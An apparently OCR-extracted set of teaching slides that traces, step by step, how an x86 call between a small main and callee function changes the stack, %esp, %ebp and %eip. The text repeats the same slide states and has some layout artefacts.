  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc


0xa

0xfd2b8

0x00000000


%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ba

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc


0xa

0xfd2b8

0x00000000


%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483ba

```
callee:
  push %ebp                       0x8048394
  mov %esp,%ebp                   0x8048395
  mov 0xc(%ebp),%eax              0x8048397
  mov 0x8(%ebp),%edx              0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                   0x80483a0
  pop %ebp                        0x80483a3
  ret                             0x80483a4
main:
  push %ebp                       0x80483a5
  mov %esp,%ebp                   0x80483a6
  sub $0x18,%esp                  0x80483a8
  movl $0x28,0x4(%esp)            0x80483ab
  movl $0xa,(%esp)                0x80483b3
  call 0x8048394                  0x80483ba
  mov %eax,-0x4(%ebp)             0x80483bf
  mov -0x4(%ebp),%eax             0x80483c2
  leave                           0x80483c5
  ret                             0x80483c6
```



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
→ call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8


0x80483bf

0xfd2b4

0x00000000


%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                     0x8048394
  mov %esp,%ebp                 0x8048395
  mov 0xc(%ebp),%eax            0x8048397
  mov 0x8(%ebp),%edx            0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                 0x80483a0
  pop %ebp                      0x80483a3
  ret                           0x80483a4
main:
  push %ebp                     0x80483a5
  mov %esp,%ebp                 0x80483a6
  sub $0x18,%esp                0x80483a8
  movl $0x28,0x4(%esp)          0x80483ab
  movl $0xa,(%esp)              0x80483b3
  call 0x8048394                0x80483ba
  mov %eax,-0x4(%ebp)           0x80483bf
  mov -0x4(%ebp),%eax           0x80483c2
  leave                         0x80483c5
  ret                           0x80483c6
```



```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
   ret                          0x80483c6
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf


0xfd2b4

0xfd2b0

0x00000000

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




0xFFFFFFFF

Stack	Address
0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

```
callee:
   push %ebp                  0x8048394
   mov %esp,%ebp              0x8048395
   mov 0xc(%ebp),%eax         0x8048397
   mov 0x8(%ebp),%edx         0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax              0x80483a0
   pop %ebp                   0x80483a3
   ret                        0x80483a4
main:
   push %ebp                  0x80483a5
   mov %esp,%ebp              0x80483a6
   sub $0x18,%esp             0x80483a8
   movl $0x28,0x4(%esp)       0x80483ab
   movl $0xa,(%esp)           0x80483b3
   call 0x8048394             0x80483ba
   mov %eax,-0x4(%ebp)        0x80483bf
   mov -0x4(%ebp),%eax        0x80483c2
   leave                      0x80483c5
   ret                        0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048395



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4

